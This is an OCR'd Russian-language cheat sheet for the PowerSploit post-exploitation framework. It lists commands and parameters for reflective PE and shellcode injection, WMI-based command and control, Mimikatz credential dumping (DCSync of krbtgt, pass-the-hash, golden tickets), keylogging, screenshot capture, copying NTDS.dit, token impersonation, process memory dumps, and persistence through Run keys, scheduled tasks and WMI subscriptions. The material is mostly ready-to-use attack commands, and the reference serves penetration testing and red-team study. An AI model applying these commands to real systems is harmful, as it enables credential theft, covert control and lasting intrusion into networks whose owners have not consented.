

Шпаргалка по PowerSploit

Начало работы

- Скачать PowerSploit: http://bit.ly/28RwLgo
- Авторы PowerSploit: @mattifestation, @obscuresec, @JosephBialek, @harmj0y, @secabstraction, @RichLundeen
- Авторы Mimikatz: @gentilkiwi and Vincent LE TOUX
- Документация: http://powersploit.readthedocs.io/

Внимание: *здесь описаны не все функции PowerSploit, и не все параметры описанных функций. У PowerView и PowerUp есть свои собственные шпаргалки.*

Выполнение кода

`Invoke-ReflectivePEInjection` будет отражать DLL/EXE в powershell.exe либо в удалённый процесс.

Массив байтов с PE/DLL для загрузки	`-PEBytes @(…)`
Необязательно – одно или больше удалённых устройств, на которых будет запущен сценарий.	`-ComputerName "comp1","comp2"`
Необязательно – аргументы для передачи загруженного PE	`-ExeArgs "Arg1 Arg2…"`
Необязательно – имя процесса для загрузки информации PE	`-ProcName <NAME>`
Необязательно – ID процесса, в который будет загружен PE	`-ProcId <ID>`

`Invoke-Shellcode` инжектирует шелл-код в powershell.exe или удалённый процесс. Шелл-код должен иметь формат массива байтов (то есть 0xXX,0xXY,...).

Для того, чтобы преобразовать необработанный файл шелл-кода в Bash, выполните следующую команду: `hexdump -ve '/1 "0x%02x,"' file.bin |sed 's/.$//`

ID процесса, в который будет инжектирован шелл-код	`-ProcessID <ID>`
Массив байтов шелл-кода для инжектирования	`-Shellcode @(0xXX,0xXY…)`
Переключение, инжектирование шелл-кода без запроса подтверждения	`-Force`

`Invoke-WmiCommand` выполняет код PowerShell на целевом(-ых) устройстве(-ах), используя WMI в качестве чистого канала C2.

Блок сценариев для запуска на цели(-ях)	`-Payload { … }`
Необязательно – одно или более устройство, на котором(-ых) будет запущен сценарий.	`-ComputerName "comp1", "comp2"`
Необязательный объект PSCredential, который будет использоваться для удалённого выполнения (по умолчанию – текущий пользователь).	`-Credential $Cred`

Проникновение и извлечение данных

- `Get-GPPPassword` расшифровывает любые найденные пароли установленные через Group Policy Preferences.
- `Get-Keystrokes` будет работать как кейлоггер, записывая каждое нажатие в файл (а также, время и активное окно события).

Путь к файлу журнала вывода, по умолчанию – **$Env:Temp\key.log**	`-LogPath <PATH>`
Интервал в минутах для кейлоггинга. Значение по умолчанию не определено.	`-Timeout <X>`

`Get-TimedScreenshot` будет получать скриншоты с определённым интервалом и сохранять их на диск.

Путь к папке для хранения скриншотов	`-LogPath <PATH>`
Интервал в секундах между скриншотами	`-Interval <X>`
Время остановки сценария, формат ЧЧ-ММ	`-EndTime HH-MM`

`Invoke-Mimikatz` использует `Invoke-ReflectivePEInjection` для инжектирования Mimikatz в память. По умолчанию, будет запущен модуль `sekurlsa::logonpassword`.

Чтобы обновить код Mimikatz, выберите компиляцию цели "**Second_Release_PowerShell**" в проекте Mimikatz, скомпилируйте и для Win32, и для x64, введите команду `base64 -w 0 powerkatz.dll`, а затем замените base64-DLL строки в `Invoke-Mimikatz`.

Необязательно – одно или более удалённое устройство, на которых будет запущен сценарий.	`-ComputerName "comp1","comp2"`
Пользовательские команды Mimikatz (обрамляются одиночными кавычками)	`-Command '"CMD1" "CMD2"'`

Полезные пользовательские команды `Invoke-Mimikatz`:

Извлечение хэшей MSCache	`'"token::elevate" "lsadump::cache" "token::revert"'`
Экспорт тикетов Kerberos как base64 blob'ов	`'"standard::base64" "kerberos::list /export"'`
DCSync KRBTGT хэшей для 'domain.local'	`'"lsadump::dcsync/user:krbtgt/domain:domain.local"'`
Создание процесса с альтернативными NTLM данными	`'"sekurlsa::pth /user:user/domain:domain.local /ntlm:<NTLM>/run:cmd.exe"'`
Генератор «золотых тикетов» от Willy Wonka	`'"kerberos::golden/user:<USER>/krbtgt:<NTLM>/domain:domain.local /sid:<DOMAIN_SID> /ptt"'`
Удаление тикетов Kerberos	`'"kerberos::purge"'`

`Invoke-NinjaCopy` может копировать из системы заблокированные файлы посредством открытия доступа к необработанным файлам диска и запуском парсинга NTFS-структур. Этот функционал полезен для «клонирования» объектов типа NTDS.dit и ульев SYSTEM.

Полный путь к файлу, который должен быть скопирован	`-Path C:\Windows\NTDS\NTDS.dit`
Локальный каталог для хранения скопированных файлов	`-LocalDestination C:\Temp\NTDS.dit`
Каталог на удалённом сервере для хранения скопированных файлов	`-RemoteDestination C:\Temp\NTDS.dit`
Необязательно – одно или более удалённых устройств, на которых будет запущен сценарий	`-ComputerName "comp1", "comp2"`

`Invoke-TokenManipulation` манипулирует токенами и примерно соответствует режиму `Incognito`.

Свитч. Переключение уникальных используемых токенов	`-Enumerate`
Отображение текущих учётных данных для процесса **powershell.exe**	`-WhoAmI`
Свитч. Возврат к исходному контексту токена	`-RevToSelf`
Свитч. Отображение ВСЕХ токенов	`-ShowAll`
Создание альтернативного процесса с данным токеном – использовать с `Username`/ `ProcessId`/`ThreadId`	`-CreateProcess "cmd.exe"`
Выбор токена для подмены личности по имени пользователя	`-Username <X>`

Выбор токена для подмены личности по ID процесса	`-ProcessId <Y>`
Выбор токена для подмены личности по ID потока	`-ThreadId <Z>`
Свитч, используется в случае, когда созданный процесс не требует UI	`-NoUI`

`Out-Minidump` генерирует полный мини-дамп памяти процесса, аналогично с procdump.exe со свитчем '-ma'. К примеру, вот дамп памяти всех процессов в `C:\Temp: Get-Process | Out-Minidump -DumpFilePath C:\Temp`

Объект процесса для выполнения дампа памяти, проводимый через канал	`-Process (Get-Process -Id 4293)`
Путь для сохранения дампа памяти, по умолчанию – .\processname_id.dmp	`-DumpFilePath .\file.dmp`

Persistence

`New-UserPersistenceOption` создаёт параметр пользовательского пространства, используемый `Add-Persistence`

Свитч, сохранение через **CurrentVersion\Run key**	`-Registry`
Свитч, запуск полезной нагрузки реестра при входе любого пользователя	`-AtLogon`
Свитч, использование запланированного задания пользовательского пространства	`-ScheduledTask`
Запуск **schtask** после одной минуты простоя	`-OnIdle`
Запуск **schtask** каждый день	`-Daily`
Запуск **schtask** каждый час	`-Hourly`
Запуск **schtask** в указанное время	`-At HH:MM`

`New-ElevatedPersistenceOption` создаёт параметр с повышенными привилегиями, используемый `Add-Persistence`

Свитч, сохранение через **CurrentVersion\Run key**	`-Registry`
Свитч, использование запланированного задания SYSTEM	`-ScheduledTask`
Свитч, использование постоянной подписки **WMI**	`-PermanentWMI`
Запуск **schtask** после одной минуты простоя	`-OnIdle`
Запуск **schtask** каждый час	`-Hourly`
Запуск полезной нагрузки **schtask** или реестра при входе любого пользователя	`-AtLogon`
Запуск **sub schtask/WMI** каждый день	`-Daily`
Запуск **sub schtask/WMI** в указанное время	`-At HH:MM`
Запуск **sub WMI** в течении 5 минут от запуска системы	`-AtStartup`

Запуск **schtask** в указанное время	`-At HH:MM`

`Add-Persistence` добавляет сценарию возможности сохранения.

Блок сценария полезной нагрузки	`-ScriptBlock {…}`
Файл полезной нагрузки	`-FilePath .\file.ps1`
Параметры сохранения с повышенными привилегиями	`-ElevatedPersistenceOption $X`
Параметры сохранения пользовательского пространства	`-UserPersistenceOption $Y`

Разведка

`Invoke-Portscan` **–** это простой поточный сканер портов, который имитирует параметры **nmap**.

Хосты для сканирования. Формат: имя хоста, IP, или CIDR	`-Hosts host1,host2,…` `-Hosts 192.168.1.0/24`
Файл с данными хоста	`-HostFile .\hosts.txt`
Список исключаемых хостов, через запятую	`-ExcludeHosts host3, host4`
Порты, которые должны сканироваться	`-Ports 21,80-100`
Сканирование X наиболее частых портов	`-TopPorts <50-1000>`
Исключение портов из сканирования	`-ExcludedPorts X,Y`
Воспринимать все хосты как «в сети»	`-SkipDiscovery`
Сканирование пинга (пропуск сканирования портов)	`-PingOnly`
Число используемых потоков, по умолчанию – 100	`-Threads <X>`
Таймаут (в миллисекундах) для каждой проверки порта	`-Timeout <Y>`
Число одновременно сканируемых портов	`-nHosts <Z>`
Параметры производительности, чем выше, тем агрессивнее	`-T [1-5]`
Вывод в grep	`-GrepOut <file>`
Вывод XML	`-XMLOut <file>`
Читаемый вывод	`-ReadableOut <file>`
Все форматы вывода	`-AllformatsOut <file>`
Отключить вывод в консоль, для объёмных сканирований	`-quiet`

Дополнительная информация

- https://github.com/PowerShellMafia/PowerSploit
- http://www.exploit-monday.com/
- https://obscuresecurity.blogspot.com/
- https://clymb3r.wordpress.com/
- http://blog.harmj0y.net/